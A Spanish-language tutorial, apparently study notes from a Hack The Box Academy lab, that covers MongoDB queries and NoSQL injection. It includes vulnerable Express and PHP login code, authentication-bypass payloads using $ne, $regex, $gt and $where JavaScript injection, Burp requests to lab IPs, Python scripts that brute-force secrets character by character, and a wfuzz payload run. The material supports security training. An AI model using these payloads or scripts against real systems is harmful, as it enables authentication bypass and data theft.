

NoSQL Injection

Tipos de Base de Datos No Relacionales

Tipo	Descripción	Los 3 mejores motores (a noviembre de 2022)
Document-Oriented Database	Almacena datos en documents que contienen pares de fields y values . Estos documentos suelen estar codificados en formatos como JSON o XML .	MongoDB ↗ , Amazon DynamoDB ↗ , Google Firebase - Cloud Firestore ↗
Key-Value Database	Una estructura de datos que almacena datos en pares key:value , también conocida como dictionary .	Redis ↗ , Amazon DynamoDB ↗ , Azure Cosmos DB ↗
Wide-Column Store	Se utiliza para almacenar enormes cantidades de datos en tables , rows y columns como una base de datos relacional, pero con la capacidad de manejar tipos de datos más ambiguos.	Apache Cassandra ↗ , Apache HBase ↗ , Azure Cosmos DB ↗
Graph Database	Almacena datos en nodes y los utiliza edges para definir relaciones.	Neo4j ↗ , Azure Cosmos DB ↗ , Virtuoso ↗

Interactuando con mongoDB

Formato

En **MongoDB**, estos **documents** están codificados en **BSON** [↗](#) (Binary JSON). Un ejemplo de **document** que se puede almacenar en una **MongoDB** base de datos es:

```
{
  _id: ObjectId("63651456d18bf6c01b8eeae9"),
  type: 'Granny Smith',
```

```
    price: 0.65
  }
```

Conexion por consola

```
mongosh mongodb://127.0.0.1:27017
```

```
Current Mongosh Log ID: 636510136bfa115e590dae03
Connecting to:      mongodb://127.0.0.1:27017/?directConnection=true&serverSelectionTimeoutMS=2000&appName=mongosh+1.6.0
Using MongoDB:      6.0.2
Using Mongosh:       1.6.0

For mongosh info see: https://docs.mongodb.com/mongodb-shell/

test>
```

Obtener las Bases de Datos actuales

```
show databases
```

```
test> show databases
admin      72.00 KiB
config     108.00 KiB
local      40.00 KiB
```

Crear Base de Datos

MongoDB no crea un archivo **database** hasta que primero almacene datos en ese archivo **database**. Podemos seleccionar la base de datos que queremos crear, por ejemplo si queremos crear la base de datos **academy** la seleccionamos:

```
use academy
```

Insertar valores

Esto no crea la base de datos como tal hasta que no insertemos informacion en ella, (creando la tabla **apples**)

```
#insertando un valor
db.apples.insertOne({type: "Granny Smith", price: 0.65})

#insertando varios valores al mismo tiempo
db.apples.insertMany([{type: "Golden Delicious", price: 0.79}, {type:
"Pink Lady", price: 0.90}])
```

Listar tablas

```
show collections
```

Listar campos de una tabla

```
Object.keys(db.accounts.findOne())
```



Seleccionar datos

```
#select * from apples where type="Granny Smith"
db.apples.find({type: "Granny Smith"})

#select * from apples
db.apples.find({})
[
  {
    _id: ObjectId("63651456d18bf6c01b8eeae9"),
    type: 'Granny Smith',
    price: 0.65
  },
  {
    _id: ObjectId("6365147cd18bf6c01b8eeaea"),
    type: 'Golden Delicious',
    price: 0.79
  },
  {
    _id: ObjectId("6365147cd18bf6c01b8eeaeab"),
    type: 'Pink Lady',
    price: 0.90
  }
]
```

a través de los operadores de comparación, lógicos y de evaluación podemos crear consultas más avanzadas:

Type	Operator	Description	Example
Comparación	<code>\$eq</code>	Coincide con valores que son <code>equal to</code> a un valor especificado	<code>type: {\$eq: "Pink Lady"}</code>

Type	Operator	Description	Example
Comparación	<code>\$gt</code>	Coincide con valores que son greater than a un valor especificado	<code>price: {\$gt: 0.30}</code>
Comparación	<code>\$gte</code>	Coincide con valores que son greater than or equal to a un valor especificado	<code>price: {\$gte: 0.50}</code>
Comparación	<code>\$in</code>	Coincide con los valores que existen in the specified arr...	<code>type: {\$in: ["Granny Smith", "Pink Lady"]}</code>
Comparación	<code>\$lt</code>	Coincide con valores que son less than a un valor especificado	<code>price: {\$lt: 0.60}</code>
Comparación	<code>\$lte</code>	Coincide con valores que son less than or equal to a un valor especificado	<code>price: {\$lte: 0.75}</code>
Comparación	<code>\$nin</code>	Coincide con valores que no son not in the specified array	<code>type: {\$nin: ["Golden Delicious", "Granny Smith"]}</code>
Lógico	<code>\$and</code>	Coincide con documentos que meet the conditions of both especificaron consultas	<code>\$and: [{type: 'Granny Smith'}, {price: 0.65}]</code>
Lógico	<code>\$not</code>	Coincide con los documentos que do not meet the conditions de una consulta específica	<code>type: {\$not: {\$eq: "Granny Smith"}}</code>
Lógico	<code>\$nor</code>	Coincide con los documentos que do not meet the conditions de cualquiera de las consultas especificadas	<code>\$nor: [{type: 'Granny Smith'}, {price: 0.79}]</code>
Lógico	<code>\$or</code>	Coincide con los documentos que meet the conditions of one de las consultas especificadas	<code>\$or: [{type: 'Granny Smith'}, {price: 0.79}]</code>

Type	Operator	Description	Example
Evaluación	<code>\$mod</code>	Coincide con valores que divididos por a <code>specific divisor</code> tienen el <code>specified remainder</code>	<code>price: {\$mod: [4, 0]}</code>
Evaluación	<code>\$regex</code>	Coincide con los valores que <code>match a specified RegEx</code>	<code>type: {\$regex: /^G./}</code>
Evaluación	<code>\$where</code>	Coincide con documentos que <code>satisfacen una expresión de JavaScript</code>	<code>\$where: 'this.type.length === 9'</code>

Ejemplos avanzados

”

Seleccionar todas las manzanas cuyo `type` comience con una 'G' y cuyo `price` sea inferior a 0,70

```
db.apples.find({
  $and: [
    {
      type: {
        $regex: /^G/
      }
    },
    {
      price: {
        $lt: 0.70
      }
    }
  ]
});

#output
[
  {
    _id: ObjectId("63651456d18bf6c01b8eeae9"),
    type: 'Granny Smith',
    price: 0.65
  }
]
```

Alternativamente, podríamos usar el operador `$where` para obtener el mismo resultado:

```
db.apples.find({$where: `this.type.startsWith('G') && this.price < 0.70`});
```

”

Hay exactamente un usuario cuyo primer nombre tiene 6 letras y comienza con una 'R', y cuyo apellido tiene 7 letras y comienza con una 'D'. ¿Cuál es la contraseña del usuario?

```
db.accounts.find({firstName: {$regex: /^R.{5}$/}, lastName: {$regex: /^D.{6}$/}})
db.accounts.find({$where: `this.firstName.startsWith('R') && this.firstName.length === 6 && this.lastName.startsWith('D') && this.lastName.length === 7`})
```

”

Seleccionar el top 2 de apples en orden descendente

```
db.apples.find({}).sort({price: -1}).limit(2)
```

Note

Si quisiéramos invertir el orden de clasificación, usaríamos **1 (Ascending)** en lugar de **-1 (Descending)**. Tenga en cuenta el **.limit(2)** al final, que nos permite establecer un límite en la cantidad de resultados que se devolverán.

Obtener solo valores específicos

podemos ver todos los campos que tiene una tabla:

```
Object.keys(db.accounts.findOne())
```

```
internal> Object.keys(db.accounts.findOne())
[
  '_id',
  'email',
  'username',
  'firstName',
  'lastName',
  'password',
  'role'
]
```

si en nuestra consulta solo que remos obtener algunos de ellos y no todo podemos aplicar un filtro como segundo parametro en el `find()`:

para seleccionar el campo **password** solamente: (`{password:1}`)

```
db.accounts.find({firstName: {$regex: /^R.{5}/},lastName: {$regex: /^D.{6}/},{password:1})
```

```
internal> db.accounts.find({firstName: {$regex: /^R.{5}/},lastName: {$regex: /^D.{6}/},{password:1})
[
  {
    _id: ObjectId("645129cf90a065e2a5d76e72"),
    password: 'HTB{2885698c71992448bae5ed76ed66ea67}'
  }
]
```

para seleccionar todos los campos menos el **password**:(`{password:0}`)

```
db.accounts.find({firstName: {$regex: /^R.{5}/},lastName: {$regex: /^D.{6}/},{password:0})
```

```
internal> db.accounts.find({firstName: {$regex: /^R.{5}/},lastName: {$regex: /^D.{6}/},{password:0})
[
  {
    _id: ObjectId("645129cf90a065e2a5d76e72"),
    email: 'rdomingo@mangodata.com',
    username: 'rdomingo',
    firstName: 'Roxana',
    lastName: 'Domingo',
    role: 'user'
  }
]
```

no password field

Actualizar valores

Imagina que el precio las manzanas de `Granny Smith` ha subido de `0.65` a `1.99` debido a la inflación. Para actualizar el documento, haríamos esto:

```
db.apples.updateOne({type: "Granny Smith"}, {$set: {price: 1.99}})
```

Si queremos aumentar los precios de todas las manzanas al mismo tiempo, podríamos usar el operador `$inc` y hacer esto:

```
db.apples.updateMany({}, {$inc: {quantity: 1, "price": 1}})
```

Actualizar documento (tabla)

El `$set` operador nos permite actualizar campos específicos en un documento existente, pero si queremos reemplazar completamente el documento, podemos hacerlo así `replaceOne`:

```
db.apples.replaceOne({type: 'Pink Lady'}, {name: 'Pink Lady', price: 0.99, color: 'Pink'})
```

Eliminar datos

Eliminar un documento es muy similar a seleccionar documentos. Pasamos una consulta y se eliminan los documentos coincidentes. Digamos que queríamos `eliminar apples que tienen su precio menor a 0.80`:

```
db.apples.remove({price: {$lt: 0.8}})
```

Introduccion a NoSQL Injection

Si un atacante puede controlar parte de la consulta, puede subvertir la lógica y hacer que el servidor la lleve a cabo . Dado que NoSQL no tiene un lenguaje de consulta estandarizado como SQL , los ataques de inyección de NoSQL se ven diferentes en las diversas implementaciones de NoSQL.

Ejemplo de codigo vulnerable de una apliccion que usa NodeJS con Express y MongoDB:


```
// Express is a Web-Framework for Node.JS
const express = require('express');
const app = express();
app.use(express.json()); // Tell Express to accept JSON request bodies

// MongoDB driver for Node.JS and the connection string
// for our local MongoDB database
const {MongoClient} = require('mongodb');
const uri = "mongodb://127.0.0.1:27017/test";
const client = new MongoClient(uri);

// POST /api/v1/getUser
// Input (JSON): {"username": <username>}
// Returns: User details where username=<username>
app.post('/api/v1/getUser', (req, res) => {
  client.connect(function(_, con) {
    const cursor = con
      .db("example")
      .collection("users")
      .find({username: req.body['username']});
    cursor.toArray(function(_, result) {
      res.send(result);
    });
  });
});

// Tell Express to start our server and listen on port 3000
app.listen(3000, () => {
  console.log(`Listening ...`);
});
```

El problema es que el servidor usa ciegamente lo que le damos como consulta de nombre de usuario sin filtros ni controles. A continuación se muestra un ejemplo de código que es vulnerable a **NoSQL injection**:

```
.find({username: req.body['username']});
```

Tipos de inyección NoSQL

Si está familiarizado con la inyección de SQL, ya estará familiarizado con las diversas clases de inyecciones que podemos encontrar:

- ◆ **In-Band**: Cuando el atacante puede usar el mismo canal de comunicación para explotar una inyección NoSQL y recibir los resultados. El escenario de arriba es

un ejemplo de esto.

- ♦ **Blind**: Aquí es cuando el atacante no recibe ningún resultado directo de la inyección de NoSQL, pero puede inferir resultados en función de cómo responde el servidor.
- ♦ **Boolean**: La basada en booleanos es una subclase de inyecciones ciegas, que es una técnica en la que los atacantes pueden obligar al servidor a evaluar una consulta y devolver un resultado u otro si es Verdadero o Falso.
- ♦ **Time-Based**: La basada en el tiempo es la otra subclase de inyecciones ciegas, que es cuando los atacantes hacen que el servidor espere una cantidad específica de tiempo antes de responder, generalmente para indicar si la consulta se evalúa como verdadera o falsa.

Explotacion

Bypass Authentication

Por ejemplo, una pagina de inicio de sesion basada en PHP con MongoDB llamada **MongoMail** tiene el siguiente codigo:

```
if ($_SERVER['REQUEST_METHOD'] === "POST"):
    if (!isset($_POST['email'])) die("Missing `email` parameter");
    if (!isset($_POST['password'])) die("Missing `password` parameter");
    if (empty($_POST['email'])) die("`email` can not be empty");
    if (empty($_POST['password'])) die("`password` can not be empty");

    $manager = new MongoDB\Driver\Manager("mongodb://127.0.0.1:27017");
    $query = new MongoDB\Driver\Query(array("email" => $_POST['email'],
"password" => $_POST['password']));
    $cursor = $manager->executeQuery('mangomail.users', $query);

    if (count($cursor->toArray()) > 0) {
```

Podemos ver que el servidor verifica si **email** y **password** están dados y no vacíos antes de hacer algo con ellos. Una vez que se verifica, se conecta a una instancia de MongoDB que se ejecuta localmente y luego consulta **mangomail** para ver si hay un usuario con el par dado de **email** y **password**, así:

```
db.users.find({
    email: "<email>",
    password: "<password>"
});
```

El problema es que ambos `email` y `username` son entradas controladas por el usuario, que se pasan `unsanitized` a una query de MongoDB . Esto significa que nosotros (como atacantes) podemos realizar un bypass del control.

Al final del código realiza una validación si es que la consulta devuelve algún registro, no importa cual sea. Por lo que si hacemos que devuelva uno o más (`>0`) registros se puede hacer un bypass de la autenticación.

Por ahora, queremos que esta consulta arroje una coincidencia en cualquier documento porque esto dará como resultado que se nos autentique como quien coincida. Una forma sencilla de hacer esto sería usar el operador `$ne` de consulta en ambos `email` y `password` **y hacer coincidir los valores que son not equal con algo que sabemos que no existe.**

Para ponerlo en palabras, queremos una consulta que coincida con `email no es igual a 'test@test.com'` y `password no es igual a 'test'`.

```
db.users.find({
  email: {$ne: "test@test.com"},
  password: {$ne: "test"}
});
```

Tip

Si los parámetros son codificados en URL como en el caso de PHP debemos pasar los parámetros de la siguiente manera:

◆ `param[$op]=val` es lo mismo que `param: {$op: val}`

```
email[$ne]=test@test.com&password[$ne]=test
```

Mas Payloads

hacer coincidir con algo que no existe:

```
db.users.find({
  email: {$ne: "test@test.com"},
  password: {$ne: "test"}
});
```

significa que cualquier carácter se repite 0 o más veces y, por lo tanto, coincide con todo:

```
db.users.find({
  email: {$regex: /.*/},
  password: {$regex: /.*/}
});
```

Esto supone que conocemos el correo electrónico del administrador y queremos dirigirnos directamente a él:

```
db.users.find({
  email: "admin@admin.com",
  password: {$ne: "x"}
});
```

Cualquier cadena es 'mayor que' una cadena vacía:

```
db.users.find({
  email: {$gt: },
  password: {$gt: }
});
```

```
db.users.find({
  email: {$gte: },
  password: {$gte: }
});
```

```
POST /index.php HTTP/1.1
Host: 157.245.41.35:30383
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://157.245.41.35:30383/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://157.245.41.35:30383
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

email[$gt]=&password[$gt]=
```

In-Band data extraction

Este viene a ser el SQL injection tradicional en donde obtenemos mas informacion de la que deberiamos ver.

Note

las vulnerabilidades de extracción de datos en banda a menudo pueden llevar a que se exfiltre toda la base de datos. En **MongoDB**, sin embargo, dado que es una **non-relational** base de datos y las consultas se realizan en **specific collections**, los ataques (generalmente) se limitan a la colección a la que se aplica la inyección.

una aplicacion permite la busqueda de infomacion y tiene la siguiente logica:

```
db.types.find({
  name: $_GET['q']
});
```

Queremos enumerar información para todos los tipos en la colección, y suponiendo que nuestra suposición de cómo el back-end maneja nuestra entrada es correcta, podemos usar una consulta **Regex** que coincidirá con todo como esto:

```
db.types.find({
  name: {$regex: /.*/}
});
```

esto nos retornaria todos los registros.

Mas Payloads

Regex que coincide con todo:

```
db.types.find({
  name: {$regex: /.*/}
});
```

hacer que no coincida on algo que no existe

```
db.types.find({
  name: {$ne: 'doesntExist'}
});
```

mas grande que una cadena vacia:

```
db.types.find({
  name: {$gt: ''}
});
```

```
db.types.find({
  name: {$gte: ''}
});
```

Esto compara el primer carácter de `name` con un carácter Tilda y coincide si es 'menos'. Esto no siempre funcionará, pero funciona en este caso porque Tilda es el [valor ASCII imprimible más grande](#) y sabemos que todos los nombres de la colección están compuestos por caracteres ASCII.

```
db.types.find({
  name: {$lt: '~'}
});
```

```
db.types.find({
  name: {$lte: '~'}
});
```

Caso de uso:

tropical tree [Mangifera indica](#). It is believed to have originated in the region between northwestern Myanmar, Bangladesh, and northeastern India. [Mangifera indica](#) has been cultivated in [South](#) and Southeast Asia since ancient times resulting in two types of modern mango cultivars: the "Indian type" and the "Southeast Asian type". Other species in the genus [Mangifera](#) also produce edible fruits that are also called "mangoes", the majority of which are found in the [Malaysian](#) ecoregion. Worldwide, there are several hundred [cultivars of mango](#). Depending on the cultivar, mango fruit varies in size, shape, sweetness, skin color, and flesh color which may be pale yellow, gold, green, or orange. Mango is the [national fruit](#) of India, Pakistan and the Philippines while the mango tree is the [national tree](#) of Bangladesh.

— Wikipedia (<https://en.wikipedia.org/wiki/Mango>)

Name

Request to http://188.166.144.53:30564

Forward Drop Intercept is on Action

Pretty Raw Hex

```
1 GET /?q=123 HTTP/1.1
2 Host: 188.166.144.53:30564
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://188.166.144.53:30564/
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
```


```
GET /?q[$ne]=zzxz HTTP/1.1
Host: 188.166.144.53:30564
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://188.166.144.53:30564/
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

Name	Color	Countries
Honey	Vibrant Yellow	Mexico, Peru, Ecuador, Brazil
_259uihc2!	vijh1lv77.	HTB{81ea57dd0244b5e51a6bc4a7126c98cd}
Francis	Bright yellow skin with green overtones	Haiti, Ecuador
Keitt	Dark to medium green, sometimes with a small pink blush	Mexico, Ecuador, Brazil, United States
Haden	Bright red with green and yellow overtones and small white dots	Mexico, Ecuador, Peru

Blind Data Extraction

Una pagina realiza el tracking de paquetes a travez del codigo de envio, si la query es valida o retorna algun registro devuelve un mensaje, caso contrario devuelve un mensaje de advertencia.

Track & Trace



Podemos abusar esto usando el operador **regex** para adivinar, en este caso, el codigo de envio. La informacion en este caso esta siendo enviada en formato **JSON**:

<pre>POST /index.php HTTP/1.1 Host: 138.68.170.86:32408 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-type: application/json Content-Length: 19 Origin: http://138.68.170.86:32408 DNT: 1 Connection: close Referer: http://138.68.170.86:32408/ Sec-GPC: 1 { "trackingNum": "1" }</pre>	<pre>1 HTTP/1.1 200 OK 2 Host: 138.68.170.86:32408 3 Date: Tue, 02 May 2023 20:12:10 GMT 4 Connection: close 5 X-Powered-By: PHP/7.4.33 6 Content-type: text/html; charset=UTF-8 7 8 This tracking number does not exist</pre>
---	--

y tiene la siguiente logica en el backend:

```
db.tracking.find({
  trackingNum: <trackingNum from JSON>
});
```

vemos que si enviamos un codigo que no existe bota el siguiente mensaje: **This tracking number does not exist**, no sabemos cual es la longitud del codigo ni

cual es, pero a traves del operador **regex** podemos ir fuzzeando uno por uno los caracteres:

podemos preguntar si el codigo empieza con el numero **2**:

```
{"trackingNum":{"$regex":"^2.*"}}
```

<pre>POST /index.php HTTP/1.1 Host: 138.68.170.86:32408 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-type: application/json Content-Length: 35 Origin: http://138.68.170.86:32408 DNT: 1 Connection: close Referer: http://138.68.170.86:32408/ Sec-GPC: 1 { "trackingNum":{ "\$regex":"^2.*" } }</pre>	<pre>1 HTTP/1.1 200 OK 2 Host: 138.68.170.86:32408 3 Date: Tue, 02 May 2023 20:17:33 GMT 4 Connection: close 5 X-Powered-By: PHP/7.4.33 6 Content-type: text/html; charset=UTF-8 7 8 This tracking number does not exist</pre>
---	--

vemos que no empieza con **2**, pero si cambiamos a **3** para ver si comienza con ese numero:

```
{"trackingNum":{"$regex":"^3.*"}}
```

<pre>POST /index.php HTTP/1.1 Host: 138.68.170.86:32408 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-type: application/json Content-Length: 35 Origin: http://138.68.170.86:32408 DNT: 1 Connection: close Referer: http://138.68.170.86:32408/ Sec-GPC: 1 { "trackingNum":{ "\$regex":"^3.*" } }</pre>	<pre>1 HTTP/1.1 200 OK 2 Host: 138.68.170.86:32408 3 Date: Tue, 02 May 2023 20:18:42 GMT 4 Connection: close 5 X-Powered-By: PHP/7.4.33 6 Content-type: text/html; charset=UTF-8 7 8 Recipient: Franz Pflaumenbaum 9 Address: 3910 Zwettl, AT 10 Mailed on: 07.10.2022 11 Estimated Delivery: 10.10.2022</pre>
---	--

vemos que devuelve otro mensaje, lo que da a entender que ese caracter es correcto.

Podemos hacer esto para todos los caracteres que tiene el código hasta que veamos que devuelve otro mensaje con el rastreo del código encontrado.

podemos hacer esto con el **intruder**:

The screenshot shows the Burp Suite Intruder tool interface. On the left, the 'Choose an attack type' section has 'Sniper' selected. Below it, the 'Payload Positions' section shows a target URL 'http://138.68.170.86:32408' and a list of request positions. A red box highlights the payload at position 2, which is a JSON object: `{"trackingNum":{"$regex":"^3$a$.*"}}`. On the right, the 'Results' table shows the attack results. A red box highlights the result for position 2, which has a status of 200 and a length of 304. Below the table, the 'Request' and 'Response' sections are visible. The response is an HTML document with a status of 200 OK. A red box highlights the response body, which contains a JSON object: `{ "recipient": "Franz Pflaumenbaum", "address": "3910 Zwettl, AT", "mailed_on": "07.10.2022", "estimated_delivery": "10.10.2022" }`.

Request	Payload	Status	Error	Timeout	Length
0		200			203
1	0	200			203
2	1	200			203
3	2	200			304
4	3	200			203
5	4	200			203
6	5	200			203
7	6	200			203
8	7	200			203
9	8	200			203
10	9	200			203

Request	Response
1	HTTP/1.1 200 OK
2	Host: 138.68.170.86:32408
3	Date: Tue, 02 May 2023 20:21:52 GMT
4	Connection: close
5	X-Powered-By: PHP/7.4.33
6	Content-type: text/html; charset=UTF-8
7	
8	Recipient: Franz Pflaumenbaum
9	Address: 3910 Zwettl, AT
10	Mailed on: 07.10.2022
11	Estimated Delivery: 10.10.2022

Automating Script

```
#!/usr/bin/python3

import requests
import json
from pwn import *

# make request
def request(t):
    r = requests.post(
        "http://138.68.170.86:32408/index.php",
        headers = {"Content-Type": "application/json"},
```

```

        data = json.dumps({"trackingNum": t})
    )
    return "Franz" in r.text #part of success response

# Dump the tracking number
trackingNum = "" # Tracking number
p1 = log.progress("Tracking code discover")
for _ in range(8): # Repeat the following 8 times
    for c in "0123456789A": # Loop through characters [0-9a-f]

        # Check if <trackingNum> + <char> matches with $regex
        if request({"$regex": "^" + trackingNum + c}):
            trackingNum += c # If it does, append character to
trackingNum ...
            break # ... and break out of the loop
p1.status(trackingNum)

print("Tracking Number: " + trackingNum)

```

```

$python nosqli.py
] Tracking code discover: 32A76682
racking Number: 32A76682
-[htb-ac-671716@htb-g2ngfzmfja]-[/tmp]
$

```

logica para descubrir la bandera

```

#!/usr/bin/python3

import requests
import json
from pwn import *

# make request
def request(t):
    r = requests.post(
        "http://138.68.170.86:32408/index.php",
        headers = {"Content-Type": "application/json"},
        data = json.dumps({"trackingNum": t})
    )
    return "bmdyy" in r.text #part of success response

# Dump the tracking number
trackingNum = "HTB{" # Tracking number
p1 = log.progress("Tracking code discover")
for _ in range(32): # Repeat the following 8 times

```


```

for c in "0123456789abcdef": # Loop through characters [0-9a-f]

    # Check if <trackingNum> + <char> matches with $regex
    if request({"$regex": "^" + trackingNum + c}):
        trackingNum += c # If it does, append character to
trackingNum ...
        break # ... and break out of the loop
p1.status(trackingNum)

trackingNum += "}"
print("Tracking Number: " + trackingNum)

```



```

$python3 flag.py
[T] Tracking code discover: HTB{98e6bb6f0b04db1...}
Tracking Number: HTB{98e6bb6f0b04db1...}
[htb-ac-671716@htb-g2ngfzmfja]~[/tmp]
$

```

Server Side Javascript Injection (SSJI)

Un tipo de inyección exclusivo de NoSQL es **JavaScript Injection**. Aquí es cuando un atacante puede hacer que el servidor ejecute JavaScript arbitrario en el contexto de la base de datos. La inyección de JavaScript puede, por supuesto, ser en banda, ciega o fuera de banda, según el escenario.

Un ejemplo rápido de esto sería un servidor que utilizó la **\$where** consulta para verificar las combinaciones de nombre de usuario/contraseña:

```

...
.find({$where: "this.username = \"\" + req.body['username'] + \"\" &&
this.password = \"\" + req.body['password'] + \"\"});
...

```

el operador **\$where** admite **string Javascript** o **funcion Javascript** para una evaluación en la consulta:

\$where

Definition

\$where

Use the `$where` operator to pass either a string containing a JavaScript expression or a full JavaScript function to the query system. The `$where` provides greater flexibility, but requires that the database processes the JavaScript expression or function for *each* document in the collection. Reference the document in the JavaScript expression or function using either `this` or `obj`.

```
{ $where: <string|JavaScript Code> }
```



♦ | <https://www.mongodb.com/docs/manual/reference/operator/query/where/>

ejemplo con funcion:

```
...  
.find({$where: function(){return (this.username==this.password)}});  
...
```

como la entrada del usuario se concatena a la consulta sin sanitizarla, podriamos colocar un payload como este para evadir la autentificacion:

```
" || true || ""="
```

dejando la consulta asi:

```
db.users.find({$where: 'this.username = "" || true || ""=" &&  
this.password = "" || true || ""="'})
```

retornando **True** y evadiendo la autentificacion. Como es codigo JS podemos probar desde la consola del navegador:

```
>> this.username == "chris" && this.password == "123"  
← false  
>> this.username == "chris" || true || ""=" && this.password == "123"  
← true
```

con el payload vemos que hacemos cambiar el resultado del codigo Javascript.

Blind Data Extraction

Al igual que en **NoSQL Injection** podemos descubrir información a través del siguiente payload y fuzzear con intruder:

```
" || (this.username.match('^.*')) || ""="
```

A continuación, podemos comenzar a adivinar cuál es el primer carácter del nombre de usuario con cargas útiles como: `" || (this.username.match('^a.*')) || ""="`. Si no existe tal nombre de usuario, como es el caso de `^a.*`, la aplicación no podrá iniciar sesión.

usando intruder:

25	N	200			865
0		200			2035
1	Q	200			2035
2	W	200			2035
3	E	200			2035
4	R	200			2035
5	T	200			2035
6	Y	200			2035
7	U	200			2035
8	I	200			2035
9	O	200			2035
10	P	200			2035
11	A	200			2035
12	S	200			2035

Request	Response
20	
21	<div class="row mt-5">
22	<div class="col-md-4 offset-md-4">
23	Logged in as chris" (this.username.match('^HTB{N.*}')) ""=".
24	 Nothing to see here. ← Go back
25	 </div>

Automating Script

```
#!/usr/bin/python3
```

```

import requests
import json
from pwn import *

# make request
def request(username,c):
    r = requests.post(
        "http://206.189.114.209:32278/index.php",
        headers = {"Content-Type": "application/x-www-form-urlencoded"},
        data = "username=chris%22+||+
(this.username.match('^"+username+""+c+".*'))+||+%22%22%3d%3d%22&password=123"
    )
    return "Logged in as" in r.text #part of success response

# Dump the tracking number
username = "HTB{" # Tracking number
p1 = log.progress("username discover")
p2 = log.progress("character")
for _ in range(32): # Repeat the following 8 times
    for c in
"0123456789qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM!'.$/()=_,-":
        p2.status(c)
        # Check if <trackingNum> + <char> matches with $regex
        if request(username,c):
            username += c # If it does, append character to trackingNum
    ...
        break # ... and break out of the loop
    p1.status(username)
    username += "}"
print("Username: " + username)

```

```

[htb-ac-671716@htb-u46cn5w3vg]~/Platform - [Platform] - [Help Center]
$python user.py
[ ] username discover: HTB{N0_m0r3_md5,I.m_Bu!Lt_d1fF3reNt.
[ ] character: .
Username: HTB{N0_m0r3_md5,I.m_Bu!Lt_d1fF3reNt.}

```

Diccionarios para fuzzing

La eficacia del fuzzing depende en gran medida de la elección de la lista de palabras. Desafortunadamente para NoSQL, no hay muchas listas de palabras públicas, pero aquí hay un par:

- ◆ [seclists/Fuzzing/Bases de datos/NoSQL.txt](#)
- ◆ [nosqlinjection_wordlists/mongodb_nosqli.txt](#)

```
wfuzz -z file,/usr/share/seclists/Fuzzing/Databases/NoSQL.txt -u
http://127.0.0.1/index.php -d '{"trackingNum": FUZZ}'
```

```
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://127.0.0.1/index.php
Total requests: 22

=====
ID          Response  Lines  Word    Chars    Payload
=====
000000001:  200          0 L     6 W      35 Ch    "true, $where: '1 == 1'"
000000008:  200          0 L     6 W      35 Ch    "' } ], $comment:'successful MongoDB injection'"
000000009:  200          0 L     6 W      35 Ch    "db.injection.insert({success:1});"
000000010:  200          0 L     6 W      35 Ch    "db.injection.insert({success:1});return 1;db.st
000000003:  200          0 L     6 W      35 Ch    "$where: '1 == 1'"
000000005:  200          0 L     6 W      35 Ch    "1, $where: '1 == 1'"
000000004:  200          0 L     6 W      35 Ch    "', $where: '1 == 1'"
000000006:  200          0 L     6 W      35 Ch    "-{ $ne: 1 }"
000000007:  200          0 L     6 W      35 Ch    "', $or: [ {}, { 'a':'a'"
000000002:  200          0 L     6 W      35 Ch    ", $where: '1 == 1'"
000000011:  200          0 L     6 W      35 Ch    "|| 1==1"
000000013:  200          0 L     6 W      35 Ch    "' && this.password.match(/.*/)//+%00"
